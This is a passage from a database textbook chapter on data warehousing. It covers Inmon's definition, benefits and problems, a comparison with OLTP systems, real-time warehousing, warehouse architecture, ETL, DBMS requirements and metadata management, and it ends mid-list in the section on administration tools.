Not only are data warehouses growing in size and prevalence, but the scope and complexity of such systems has also expanded. Current data warehouse systems are expected not only to support traditional reporting but also to provide more advanced analysis such as multidimensional and predictive analysis and this range is to meet the needs of a growing number of different types of users. The data warehouse resource is expected not only to be made available for a growing number of internal users, but also to be accessible and useful to those external to an enterprise such as customers and suppliers. The increasing popularity of data warehouses is thought to be driven by a range of factors, including, for example, government regulatory compliance that requires businesses to maintain transactional histories and cheaper and more reliable data storage facilities to the emergence of real-time (RT) data warehousing that satisfies the requirements for time critical business intelligence applications.

In this section, we discuss the origin and evolution of data warehousing and the main benefits and problems associated with data warehousing. We then discuss the relationship that exists between data warehousing and the OLTP systems—the main source of data for data warehouses. We compare and contrast the main characteristics of these systems. We then examine the problems associated with developing and managing a data warehouse. We conclude this section by describing the trend toward RT data warehousing and identify the main issues associated with this trend.

31.1.1 The Evolution of Data Warehousing

Since the 1970s, organizations have mostly focused their investment in new computer systems that automate business processes. In this way, organizations gained competitive advantage through systems that offered more efficient and cost-effective services to the customer. Throughout this period, organizations accumulated

growing amounts of data stored in their operational databases. However, in recent times, when such systems are commonplace, organizations are focusing on ways to use operational data to support decision making as a means of regaining competitive advantage.

Operational systems were never designed to support such business activities and so using these systems for decision making may never be an easy solution. The legacy is that a typical organization may have numerous operational systems with overlapping and sometimes contradictory definitions, such as data types. The challenge for an organization is to turn its archives of data into a source of knowledge, so that a single integrated/consolidated view of the organization's data is presented to the user. The concept of a data warehouse was deemed the solution to meet the requirements of a system capable of supporting decision making and receiving data from multiple operational data sources.

31.1.2 Data Warehousing Concepts

The original concept of a data warehouse was devised by IBM as the “information warehouse” and presented as a solution for accessing data held in nonrelational systems. The information warehouse was proposed to allow organizations to use their data archives to help them gain a business advantage. However, due to the sheer complexity and performance problems associated with the implementation of such solutions, the early attempts at creating an information warehouse were mostly rejected. Since then, the concept of data warehousing has been raised several times but only in recent years has the potential of data warehousing been seen as a valuable and viable solution. One of the earliest promoters of data warehousing is Bill Inmon, who has earned the title of “father of data warehousing.”

Data warehousing

A subject-oriented, integrated, time-variant, and nonvolatile collection of data in support of management's decision making process.

In this early definition by Inmon (1993), the data is:

- *Subject-oriented*, as the warehouse is organized around the major subjects of the enterprise (such as customers, products, and sales) rather than the major application areas (such as customer invoicing, stock control, and product sales). This is reflected in the need to store decision support data rather than application-oriented data.
- *Integrated*, because of the coming together of source data from different enterprise-wide applications systems. The source data is often inconsistent, using, for example, different formats. The integrated data source must be made consistent to present a unified view of the data to the users.
- *Time-variant*, because data in the warehouse is accurate and valid only at some point in time or over some time interval. The time-variance of the data warehouse is also shown in the extended time that the data is held, the implicit or explicit association of time with all data, and the fact that the data represents a series of snapshots.

- *Nonvolatile*, as the data is not updated in real time but is refreshed from operational systems on a regular basis. New data is always added as a supplement to the database, rather than a replacement. The database continually absorbs this new data, incrementally integrating it with the previous data.

There are numerous definitions of data warehousing, with the earlier definitions focusing on the characteristics of the data held in the warehouse. Alternative and later definitions widen the scope of the definition of data warehousing to include the processing associated with accessing the data from the original sources to the delivery of the data to the decision makers (Anahory and Murray, 1997).

Whatever the definition, the ultimate goal of data warehousing is to integrate enterprise-wide corporate data into a single repository from which users can easily run queries, produce reports, and perform analysis.

31.1.3 Benefits of Data Warehousing

The successful implementation of a data warehouse can bring major benefits to an organization, including:

- *Potential high returns on investment.* An organization must commit a huge amount of resources to ensure the successful implementation of a data warehouse, and the cost can vary enormously from tens of thousands to millions of dollars due to the variety of technical solutions available. However, a study by the International Data Corporation (IDC) reported that data warehouse projects delivered an average three-year return on investment (ROI) of 401% (IDC, 1996). Furthermore, a later IDC study on business analytics—that is, analytical tools that access data warehouses—delivered an average one-year ROI of 431% (IDC, 2002).
- *Competitive advantage.* The huge returns on investment for those companies that have successfully implemented a data warehouse is evidence of the enormous competitive advantage that accompanies this technology. The competitive advantage is gained by allowing decision makers access to data that can reveal previously unavailable, unknown, and untapped information on for example customers, trends, and demands.
- *Increased productivity of corporate decision makers.* Data warehousing improves the productivity of corporate decision makers by creating an integrated database of consistent, subject-oriented, historical data. It integrates data from multiple incompatible systems into a form that provides one consistent view of the organization. By transforming data into meaningful information, a data warehouse allows corporate decision makers to perform more substantive, accurate, and consistent analysis.

31.1.4 Comparison of OLTP Systems and Data Warehousing

A DBMS built for OLTP is generally regarded as unsuitable for data warehousing, because each system is designed with a differing set of requirements in mind. For example, OLTP systems are designed to maximize the transaction processing capacity, while data warehouses are designed to support *ad hoc* query processing.

TABLE 31.1 Comparison of OLTP systems and data warehousing systems.

CHARACTERISTIC	OLTP SYSTEMS	DATA WAREHOUSING SYSTEMS
Main purpose	Support operational processing	Support analytical processing
Data age	Current	Historic (but trend is toward also including current data)
Data latency	Real-time	Depends on length of cycle for data supplements to warehouse (but trend is toward real-time supplements)
Data granularity	Detailed data	Detailed data, lightly and highly summarized data
Data processing	Predictable pattern of data insertions, deletions, updates, and queries. High level of transaction throughput.	Less predictable pattern of data queries; medium to low level of transaction throughput
Reporting	Predictable, one-dimensional, relatively static fixed reporting	Unpredictable, multidimensional, dynamic reporting
Users	Serves large number of operational users	Serves lower number of managerial users (but trend is also toward supporting analytical requirements of operational users)

Table 31.1 provides a comparison of the major characteristics of OLTP systems and data warehousing systems. The table also indicates some of the major trends that may alter the characteristics of data warehousing. One such trend is the move toward RT data warehousing, which is discussed in Section 31.1.6.

An organization will normally have a number of different OLTP systems for business processes such as inventory control, customer invoicing, and point-of-sale. These systems generate operational data that is detailed, current, and subject to change. The OLTP systems are optimized for a high number of transactions that are predictable, repetitive, and update intensive. The OLTP data is organized according to the requirements of the transactions associated with the business applications and supports the day-to-day decisions of a large number of concurrent operational users.

In contrast, an organization will normally have a single data warehouse, which holds data that is historical, detailed, and summarized to various levels and rarely subject to change (other than being supplemented with new data). The data warehouse is designed to support relatively low numbers of transactions that are unpredictable in nature and require answers to queries that are *ad hoc*, unstructured, and heuristic. The warehouse data is organized according to the requirements of potential queries and supports the analytical requirements of a lower number of users.

Although OLTP systems and data warehouses have different characteristics and are built with different purposes in mind, these systems are closely related, in that the OLTP systems provide the source data for the warehouse. A major problem of this relationship is that the data held by the OLTP systems can be inconsistent, fragmented, and subject to change, containing duplicate or missing entries. As such, the operational data must be “cleaned up” before it can be used in the data warehouse. We discuss the steps associated with this process in Section 31.3.1.

OLTP systems are not built to quickly answer *ad hoc* queries. They also tend not to store historical data, which is necessary to analyze trends. Basically, OLTP offers large amounts of raw data, which is not easily analyzed. The data warehouse allows more complex queries to be answered besides just simple aggregations such as, “What is the average selling price for properties in the major cities of the U.K.?” The types of queries that a data warehouse is expected to answer range from the relatively simple to the highly complex and are dependent on the types of end-user access tools used (see Section 31.2.10). Examples of the range of queries that the *DreamHome* data warehouse may be capable of supporting include:



- What was the total revenue for Scotland in the third quarter of 2013?
- What was the total revenue for property sales for each type of property in the U.K. in 2012?
- What are the three most popular areas in each city for the renting of property in 2013 and how do these results compare with the results for the previous two years?
- What is the monthly revenue for property sales at each branch office, compared with rolling 12-monthly prior figures?
- What would be the effect on property sales in the different regions of the U.K. if legal costs went up by 3.5% and government taxes went down by 1.5% for properties over £100,000?
- Which type of property sells for prices above the average selling price for properties in the main cities of the U.K. and how does this correlate to demographic data?
- What is the relationship between the total annual revenue generated by each branch office and the total number of sales staff assigned to each branch office?

31.1.5 Problems of Data Warehousing

The problems associated with developing and managing a data warehouse are listed in Table 31.2 (Greenfield, 1996, 2012).

TABLE 31.2 Problems of data warehousing.

Underestimation of resources for data ETL
Hidden problems with source systems
Required data not captured
Increased end-user demands
Data homogenization
High demand for resources
Data ownership
High maintenance
Long-duration projects
Complexity of integration

Underestimation of resources for data ETL

Many developers underestimate the time required to extract, transform, and load (ETL) the data into the warehouse. This process may account for a significant proportion of the total development time, although better ETL tools are helping to reduce the necessary time and effort. ETL processes and tools are discussed in more detail in Section 31.3.1.

Hidden problems with source systems

Hidden problems associated with the source systems feeding the data warehouse may be identified, possibly after years of being undetected. The developer must decide whether to fix the problem in the data warehouse and/or fix the source systems. For example, when entering the details of a new property, certain fields may allow nulls, which may result in staff entering incomplete property data, even when available and applicable.

Required data not captured

Warehouse projects often highlight a requirement of data not being captured by the existing source systems. The organization must decide whether to modify the OLTP systems or create a system dedicated to capturing the missing data. For example, when considering the *DreamHome* case study, we may wish to analyze the characteristics of certain events such as the registering of new clients and properties at each branch office. However, this is currently impossible, as we do not capture the data that the analysis requires, such as the date registered in either case.

**Increased end-user demands**

After end-users receive query and reporting tools, requests for support from IS staff may increase rather than decrease. This is caused by an increasing awareness from the users of the capabilities and value of the data warehouse. This problem can be partially alleviated by investing in easier-to-use, more powerful tools, or in providing better training for the users. A further reason for increasing demands on IS staff is that once a data warehouse is online, it is often the case that the number of users and queries increase together with requests for answers to more and more complex queries.

Data homogenization

Large-scale data warehousing can become an exercise in data homogenization that lessens the value of the data. For example, when producing a consolidated and integrated view of the organization's data, the warehouse designer may be tempted to emphasize similarities rather than differences in the data used by different application areas such as property sales and property renting.

High demand for resources

The data warehouse can use large amounts of disk space. Many relational databases used for decision support are designed around star, snowflake, and star-flake schemas (see Chapter 32). These approaches result in the creation of very

large fact tables. If there are many dimensions to the factual data, the combination of aggregate tables and indexes to the fact tables can use up more space than the raw data.

Data ownership

Data warehousing may change the attitude of end-users to the ownership of data. Sensitive data that was originally viewed and used only by a particular department or business area, such as sales or marketing, may now be made accessible to others in the organization.

High maintenance

Data warehouses are high-maintenance systems. Any reorganization of the business processes and the source systems may affect the data warehouse. To remain a valuable resource, the data warehouse must remain consistent with the organization that it supports.

Long-duration projects

A data warehouse represents a single data resource for the organization. However, the building of a warehouse can take several years, which is why some organizations are building data marts (see Section 31.4). Data marts support only the requirements of a particular department or functional area and can therefore be built more rapidly.

Complexity of integration

The most important area for the management of a data warehouse is the integration capabilities. This means that an organization must spend a significant amount of time determining how well the various different data warehousing tools can be integrated into the overall solution that is needed. This can be a very difficult task, as there are a number of tools for every operation of the data warehouse, which must integrate well in order that the warehouse works to the organization's benefit.

31.1.6 Real-Time Data Warehouse

When data warehouses first emerged on the market as the next “must-have” databases, they were recognized as systems that held historical data. It was accepted that this data could be up to a week old and at that time it was deemed sufficient to meet the needs of corporate decision makers. However, since these early days, the fast pace of contemporary businesses and the need for decision makers to access data that is current has required a reduction in the time delay between the creation of the data by the front-line operational systems and the ability to include that data in any reporting and/or analytical applications.

In recent years, data warehouse technology has been developed to allow for closer synchronization between operational data and warehouse data and these systems are referred to as *real-time (RT)* or *near-real time (NRT)* data warehouses. However, attempting to reduce the time delay (i.e., data latency) between the creation of operational data and the inclusion of this data in the warehouse has placed

additional demands on data warehouse technology. The major problems faced by the developers of RT/NRT data warehouses identified by Langseth (2004) include:

- *Enabling RT/NRT extraction, transformation, and loading (ETL) of source data.* The problem for RT data warehousing is to reduce the ETL window to allow for RT/NRT uploading of data with no or minimal downtime for data warehouse users.
- *Modeling RT fact tables.* The problem with modeling RT data within the warehouse is how to integrate the RT data with the other variously aggregated data already held in the warehouse.
- *OLAP queries versus changing data.* The problem is that OLAP tools assume that the data being queried is static and unchanging. The tools do not have protocols to deal with target data that is being supplemented with new data during the lifetime of the query. OLAP is discussed in detail in Chapter 33.
- *Scalability and query contention.* The problem is that scalability and query contention was one of the main reasons for separating operational systems from analytical systems, and therefore anything that brings the problem back into the warehouse environment is not easily reconciled.

A full description and discussion of the problems facing RT/NRT data warehousing and the possible solutions is given in Langseth (2004).

31.2 Data Warehouse Architecture

In this section we present an overview of the architecture and major components of a data warehouse. The processes, tools, and technologies associated with data warehousing are described in more detail in the following sections of this chapter. The typical architecture of a data warehouse is shown in Figure 31.1.

31.2.1 Operational Data

The source of data for the data warehouse is supplied from:

- Mainframe operational data held in first generation hierarchical and network databases.
- Departmental data held in proprietary file systems such as VSAM, RMS, and relational DBMSs such as Informix and Oracle.
- Private data held on workstations and private servers.
- External systems such as the Internet, commercially available databases, or databases associated with an organization's suppliers or customers.

31.2.2 Operational Data Store

An operational data store (ODS) is a repository of current and integrated operational data used for analysis. It is often structured and supplied with data in the same way as the data warehouse, but may in fact act simply as a staging area for data to be moved into the warehouse.

The ODS is often created when legacy operational systems are found to be incapable of achieving reporting requirements. The ODS provides users with the ease




Figure 31.1 Typical architecture of a data warehouse.

of use of a relational database while remaining distant from the decision support functions of the data warehouse.

Building an ODS can be a helpful step toward building a data warehouse, because an ODS can supply data that has been already extracted from the source systems and cleaned. This means that the remaining work of integrating and restructuring the data for the data warehouse is simplified.

31.2.3 ETL Manager

The ETL manager performs all the operations associated with the ETL of data into the warehouse. The data may be extracted directly from the data sources or, more commonly, from the operational data store. ETL processes and tools are discussed in more detail in Section 31.3.1.

31.2.4 Warehouse Manager

The warehouse manager performs all the operations associated with the management of the data in the warehouse. The operations performed by the warehouse manager include:

- analysis of data to ensure consistency;
- transformation and merging of source data from temporary storage into data warehouse tables;

- creation of indexes and views on base tables;
- generation of denormalizations (if necessary);
- generation of aggregations;
- backing up and archiving data.

In some cases, the warehouse manager also generates query profiles to determine which indexes and aggregations are appropriate. A query profile can be generated for each user, group of users, or the data warehouse and is based on information that describes the characteristics of the queries such as frequency, target table(s), and size of result sets.

31.2.5 Query Manager

The query manager performs all the operations associated with the management of user queries. The complexity of the query manager is determined by the facilities provided by the end-user access tools and the database. The operations performed by this component include directing queries to the appropriate tables and scheduling the execution of queries. In some cases, the query manager also generates query profiles to allow the warehouse manager to determine which indexes and aggregations are appropriate.

31.2.6 Detailed Data

This area of the warehouse stores all the detailed data in the database schema. In most cases, the detailed data is not stored online but is made available by aggregating the data to the next level of detail. However, on a regular basis, detailed data is added to the warehouse to supplement the aggregated data.

31.2.7 Lightly and Highly Summarized Data

This area of the warehouse stores all the predefined lightly and highly summarized (aggregated) data generated by the warehouse manager. This area of the warehouse is transient, as it will be subject to change on an ongoing basis in order to respond to changing query profiles.

The purpose of summary information is to speed up the performance of queries. Although there are increased operational costs associated with initially summarizing the data, this is offset by removing the requirement to continually perform summary operations (such as sorting or grouping) in answering user queries. The summary data is updated when new data is loaded into the warehouse.

31.2.8 Archive/Backup Data

This area of the warehouse stores the detailed and summarized data for the purposes of archiving and backup. Even though summary data is generated from detailed data, it may be necessary to back up online summary data if this data is kept beyond the retention period for detailed data.

31.2.9 Metadata

This area of the warehouse stores all the metadata (data about data) definitions used by all the processes in the warehouse. Metadata is used for a variety of purposes, including:

- the extraction and loading processes—metadata is used to map data sources to a common view of the data within the warehouse;
- the warehouse management process—metadata is used to automate the production of summary tables;
- as part of the query management process—metadata is used to direct a query to the most appropriate data source.

The structure of metadata differs between each process, because the purpose is different. This means that multiple copies of metadata describing the same data item are held within the data warehouse. In addition, most vendor tools for copy management and end-user data access use their own versions of metadata. Specifically, copy management tools use metadata to understand the mapping rules to apply in order to convert the source data into a common form. End-user access tools use metadata to understand how to build a query. The management of metadata within the data warehouse is a very complex task that should not be underestimated. The issues associated with the management of metadata in a data warehouse are discussed in Section 31.3.3.

31.2.10 End-User Access Tools

The principal purpose of data warehousing is to support decision makers. These users interact with the warehouse using end-user access tools. The data warehouse must efficiently support ad hoc and routine analysis. High performance is achieved by preplanning the requirements for joins, summations, and periodic reports by end-users.

Although the definitions of end-user access tools can overlap, for the purpose of this discussion, we categorize these tools into four main groups:

- reporting and query tools;
- application development tools;
- OLAP tools;
- data mining tools.

Reporting and query tools

Reporting tools include production reporting tools and report writers. Production reporting tools are used to generate regular operational reports or support high-volume batch jobs, such as customer orders/invoices and staff paychecks. Report writers, on the other hand, are inexpensive desktop tools designed for end-users.

Query tools for relational data warehouses are designed to accept SQL or generate SQL statements to query data stored in the warehouse. These tools shield end-users from the complexities of SQL and database structures by including a

metalayer between users and the database. The metalayer is the software that provides subject-oriented views of a database and supports “point-and-click” creation of SQL. An example of a query tool is Query-By-Example (QBE). The QBE facility of Microsoft Office Access DBMS is demonstrated in Appendix M. Query tools are popular with users of business applications such as demographic analysis and customer mailing lists. However, as questions become increasingly complex, these tools may rapidly become inefficient and incapable.

Application development tools

The requirements of the end-users may be such that the built-in capabilities of reporting and query tools are inadequate, either because the required analysis cannot be performed or because the user interaction requires an unreasonably high level of expertise by the user. In this situation, user access may require the development of in-house applications using graphical data access tools designed primarily for client–server environments. Some of these application development tools integrate with popular OLAP tools, and can access all major database systems, including Oracle, Sybase, and Informix.

Online analytical processing (OLAP) tools

OLAP tools are based on the concept of multidimensional databases and allow a sophisticated user to analyze the data using complex, multidimensional views. Typical business applications for these tools include assessing the effectiveness of a marketing campaign, product sales forecasting, and capacity planning. These tools assume that the data is organized in a multidimensional model supported by a special multidimensional database (MDDb) or by a relational database designed to enable multidimensional queries. We discuss OLAP tools in more detail in Chapter 33.

Data mining tools

Data mining is the process of discovering meaningful new correlations, patterns, and trends by mining large amounts of data using statistical, mathematical, and AI techniques. Data mining has the potential to supersede the capabilities of OLAP tools, as the major attraction of data mining is its ability to build *predictive* rather than *retrospective* models. We discuss data mining in more detail in Chapter 34.

31.3 Data Warehousing Tools and Technologies

In this section we examine the tools and technologies associated with building and managing a data warehouse; in particular, we focus on the issues associated with the integration of these tools.

31.3.1 Extraction, Transformation, and Loading (ETL)

One of the most commonly cited benefits associated with enterprise data warehouses (EDW) is that these centralized systems provide an integrated enterprise-wide view of corporate data. However, achieving this valuable view of data can be very complex and time-consuming. The data destined for an EDW must first be extracted from one or more data sources, transformed into a form that is easy to analyze and consistent with data already in the warehouse, and then finally loaded into the EDW. This entire process is referred to as the extraction, transforming, and loading (ETL) process and is a critical process in any data warehouse project.

Extraction

The extraction step targets one or more data sources for the EDW; these sources typically include OLTP databases but can also include sources such as personal databases and spreadsheets, enterprise resource planning (ERP) files, and web usage log files. The data sources are normally internal but can also include external sources, such as the systems used by suppliers and/or customers.

The complexity of the extraction step depends on how similar or different the source systems are for the EDW. If the source systems are well documented, well maintained, conform to enterprise-wide data formats, and use the same or similar technology then the extraction process should be straightforward. However, the other extreme is for source systems to be poorly documented and maintained using different data formats and technologies. In this case the ETL process will be highly complex. The extraction step normally copies the extracted data to temporary storage referred to as the operational data store (ODS) or staging area (SA).

Additional issues associated with the extraction step include establishing the frequency for data extractions from each source system to the EDW, monitoring any modifications to the source systems to ensure that the extraction process remains valid, and monitoring any changes in the performance or availability of source systems, which may have an impact on the extraction process.

Transformation

The transformation step applies a series of rules or functions to the extracted data, which determines how the data will be used for analysis and can involve transformations such as data summations, data encoding, data merging, data splitting, data calculations, and creation of surrogate keys (see Section 32.4). The output from the transformations is data that is clean and consistent with the data already held in the warehouse, and furthermore, is in a form that is ready for analysis by users of the warehouse. Although data summations are mentioned as a possible transformation, it is now commonly recommended that the data in the warehouse also be held at the lowest level of granularity possible. This allows users to perform queries on the EDW data that are capable of drilling down to the most detailed data (see Section 33.5).

Loading

The loading of the data into the warehouse can occur after all transformations have taken place or as part of the transformation processing. As the data loads into the warehouse, additional constraints defined in the database schema as well as in triggers activated upon data loading will be applied (such as uniqueness, referential integrity, and mandatory fields), which also contribute to the overall data quality performance of the ETL process.

In the warehouse, data can be subjected to further summations and/or subsequently forwarded on to other associated databases such as data marts or to feed into particular applications such as customer resource management (CRM). Important issues relating to the loading step are determining the frequency of loading and establishing how loading is going to affect the data warehouse availability.

ETL tools

The ETL process can be carried out by custom-built programs or by commercial ETL tools. In the early days of data warehousing, it was not uncommon for the ETL process to be carried out using custom-built programs, but the market for ETL tools has grown and now there is a large selection of ETL tools. Not only do the tools automate the process of extraction, transformation, and loading, but they can also offer additional facilities such as data profiling, data quality control, and metadata management.

Data profiling and data quality control

Data profiling provides important information about the quantity and quality of the data coming from the source systems. For example, data profiling can indicate how many rows have missing, incorrect, or incomplete data entries and the distribution of values in each column. This information can help to identify the transformation steps required to clean the data and/or change the data into a form suitable for loading to the warehouse.

Metadata management

To fully understand the results of a query, it is often necessary to consider the history of the data included in the result set. In other words, what has happened to the data during the ETL process? The answer to this question is found in a storage area referred to as the *metadata repository*. This repository is managed by the ETL tool and retains information on warehouse data regarding the details of the source system, details of any transformations on the data, and details of any merging or splitting of data. This full data history (also called data lineage) is available to users of the warehouse data and can facilitate the validation of query results or provide an explanation for some anomaly shown in the result set that was caused by the ETL process.

31.3.2 Data Warehouse DBMS

There are few integration issues associated with the data warehouse database. Due to the maturity of such products, most relational databases will integrate

predictably with other types of software. However, there are issues associated with the potential size of the data warehouse database. Parallelism in the database becomes an important issue, as well as the usual issues such as performance, scalability, availability, and manageability, which must all be taken into consideration when choosing a DBMS. We first identify the requirements for a data warehouse DBMS and then discuss briefly how the requirements of data warehousing are supported by parallel technologies.

Requirements for data warehouse DBMS

The specialized requirements for a relational DBMS suitable for data warehousing are published in a white paper (Red Brick Systems, 1996) and are listed in Table 31.3.

Load performance Data warehouses require incremental loading of new data on a periodic basis within narrow time windows. Performance of the load process should be measured in hundreds of millions of rows or gigabytes of data per hour and there should be no maximum limit that constrains the business.

Load processing Many steps must be taken to load new or updated data into the data warehouse, including data conversions, filtering, reformatting, integrity checks, physical storage, indexing, and metadata update. Although each step may in practice be atomic, the load process should appear to execute as a single, seamless unit of work.

Data quality management The shift to fact-based management demands the highest data quality. The warehouse must ensure local consistency, global consistency, and referential integrity despite “dirty” sources and massive database sizes. While loading and preparation are necessary steps, they are not sufficient. The

TABLE 31.3 The requirements for a data warehouse DBMS.

Load performance
Load processing
Data quality management
Query performance
Terabyte scalability
Mass user scalability
Networked data warehouse
Warehouse administration
Integrated dimensional analysis
Advanced query functionality

ability to answer end-users' queries is the measure of success for a data warehouse application. As more questions are answered, analysts tend to ask more creative and complex questions.

Query performance Fact-based management and *ad hoc* analysis must not be slowed or inhibited by the performance of the data warehouse DBMS. Large, complex queries for key business operations must complete in reasonable time periods.

Highly scalable Data warehouse sizes are growing at enormous rates with sizes commonly ranging from terabyte-sized (10^{12} bytes) to petabyte-sized (10^{15} bytes). The DBMS must not have any architectural limitations to the size of the database and should support modular and parallel management. In the event of failure, the DBMS should support continued availability, and provide mechanisms for recovery. The DBMS must support mass storage devices such as optical disk and hierarchical storage management devices. Lastly, query performance should not be dependent on the size of the database, but rather on the complexity of the query.

Mass user scalability Current thinking is that access to a data warehouse is limited to relatively low numbers of managerial users. This is unlikely to remain true as the value of data warehouses is realized. It is predicted that the data warehouse DBMS should be capable of supporting hundreds, or even thousands, of concurrent users while maintaining acceptable query performance.

Networked data warehouse Data warehouse systems should be capable of cooperating in a larger network of data warehouses. The data warehouse must include tools that coordinate the movement of subsets of data between warehouses. Users should be able to look at and work with multiple data warehouses from a single client workstation.

Warehouse administration The very-large-scale and time-cyclic nature of the data warehouse demands administrative ease and flexibility. The DBMS must provide controls for implementing resource limits, chargeback accounting to allocate costs back to users, and query prioritization to address the needs of different user classes and activities. The DBMS must also provide for workload tracking and tuning so that system resources may be optimized for maximum performance and throughput. The most visible and measurable value of implementing a data warehouse is evidenced in the uninhibited, creative access to data it provides for end-users.

Integrated dimensional analysis The power of multidimensional views is widely accepted, and dimensional support must be inherent in the warehouse DBMS to provide the highest performance for relational OLAP tools (see Chapter 33). The DBMS must support fast, easy creation of precomputed summaries common in large data warehouses, and provide maintenance tools to automate the creation of these precomputed aggregates. Dynamic calculation of aggregates should be consistent with the interactive performance needs of the end-user.

Advanced query functionality End-users require advanced analytical calculations, sequential and comparative analysis, and consistent access to detailed and summarized data. Using SQL in a client-server “point-and-click” tool environment may sometimes be impractical or even impossible due to the complexity of the users’ queries. The DBMS must provide a complete and advanced set of analytical operations.

Parallel DBMSs

Data warehousing requires the processing of enormous amounts of data and parallel database technology offers a solution to providing the necessary growth in performance. The success of parallel DBMSs depends on the efficient operation of many resources, including processors, memory, disks, and network connections. As data warehousing grows in popularity, many vendors are building large decision-support DBMSs using parallel technologies. The aim is to solve decision support problems using multiple nodes working on the same problem. The major characteristics of parallel DBMSs are scalability, operability, and availability.

The parallel DBMS performs many database operations simultaneously, splitting individual tasks into smaller parts so that tasks can be spread across multiple processors. Parallel DBMSs must be capable of running parallel queries. In other words, they must be able to decompose large complex queries into subqueries, run the separate subqueries simultaneously, and reassemble the results at the end. The capability of such DBMSs must also include parallel data loading, table scanning, and data archiving and backup. There are two main parallel hardware architectures commonly used as database server platforms for data warehousing:

- Symmetric multiprocessing (SMP)—a set of tightly coupled processors that share memory and disk storage;
- Massively parallel processing (MPP)—a set of loosely coupled processors, each of which has its own memory and disk storage.

The SMP and MPP parallel architectures were described in detail in Section 24.1.1.

31.3.3 Data Warehouse Metadata

There are many issues associated with data warehouse integration; in this section we focus on the integration of metadata, that is “data about data” (Darling, 1996). The management of the metadata in the warehouse is an extremely complex and difficult task. Metadata is used for a variety of purposes and the management of metadata is a critical issue in achieving a fully integrated data warehouse.

The major purpose of metadata is to show the pathway back to where the data began, so that the warehouse administrators know the history of any item in the warehouse. However, the problem is that metadata has several functions within the warehouse that relates to the processes associated with data transformation and loading, data warehouse management, and query generation (see Section 31.2.9).

The metadata associated with data transformation and loading must describe the source data and any changes that were made to the data. For example, for each source field there should be a unique identifier, original field name, source data type, and original location including the system and object name, along with

the destination data type and destination table name. If the field is subject to any transformations such as a simple field type change to a complex set of procedures and functions, this should also be recorded.

The metadata associated with data management describes the data as it is stored in the warehouse. Every object in the database needs to be described, including the data in each table, index, and view, and any associated constraints. This information is held in the DBMS system catalog; however, there are additional requirements for the purposes of the warehouse. For example, metadata should also describe any fields associated with aggregations, including a description of the aggregation that was performed. In addition, table partitions should be described, including information on the partition key, and the data range associated with that partition.

The metadata described previously is also required by the query manager to generate appropriate queries. In turn, the query manager generates additional metadata about the queries that are run, which can be used to generate a history on all the queries and a query profile for each user, group of users, or the data warehouse. There is also metadata associated with the users of queries that includes, for example, information describing what the term “price” or “customer” means in a particular database and whether the meaning has changed over time.

Synchronizing metadata

The major integration issue is how to synchronize the various types of metadata used throughout the data warehouse. The various tools of a data warehouse generate and use their own metadata, and to achieve integration, we require that these tools are capable of sharing their metadata. The challenge is to synchronize metadata between different products from different vendors using different metadata stores. For example, it is necessary to identify the correct item of metadata at the right level of detail from one product and map it to the appropriate item of metadata at the right level of detail in another product, then sort out any coding differences between them. This has to be repeated for all other metadata that the two products have in common. Further, any changes to the metadata (or even meta-metadata), in one product needs to be conveyed to the other product. The task of synchronizing two products is highly complex, and therefore repeating this process for all the products that make up the data warehouse can be resource-intensive. However, integration of the metadata must be achieved.

In the beginning there were two major standards for metadata and modeling in the areas of data warehousing and component-based development proposed by the Meta Data Coalition (MDC) and the Object Management Group (OMG). However, these two industry organizations jointly announced that the MDC would merge into the OMG. As a result, the MDC discontinued independent operations and work continued in the OMG to integrate the two standards.

The merger of MDC into the OMG marked an agreement of the major data warehousing and metadata vendors to converge on one standard, incorporating the best of the MDC’s Open Information Model (OIM) with the best of the OMG’s Common Warehouse Metamodel (CWM). This work is now complete and the resulting specification issued by the OMG as the next version of the CWM is discussed in Section 28.1.3. A single standard allows users to exchange metadata between different products from different vendors freely.

The OMG's CWM builds on various standards, including OMG's UML (Unified Modeling Language), XMI (XML Metadata Interchange), and MOF (Meta Object Facility), and on the MDC's OIM. The CWM was developed by a number of companies, including IBM, Oracle, Unisys, Hyperion, Genesis, NCR, UBS, and Dimension EDI.

31.3.4 Administration and Management Tools

A data warehouse requires tools to support the administration and management of such a complex environment. These tools must be capable of supporting the following tasks:

- monitoring data loading from multiple sources;
- data quality and integrity checks;
- managing and updating metadata;
- monitoring database performance to ensure efficient query response times and resource utilization;
- auditing data warehouse usage to provide user chargeback information;
- replicating, subsetting, and distributing data;
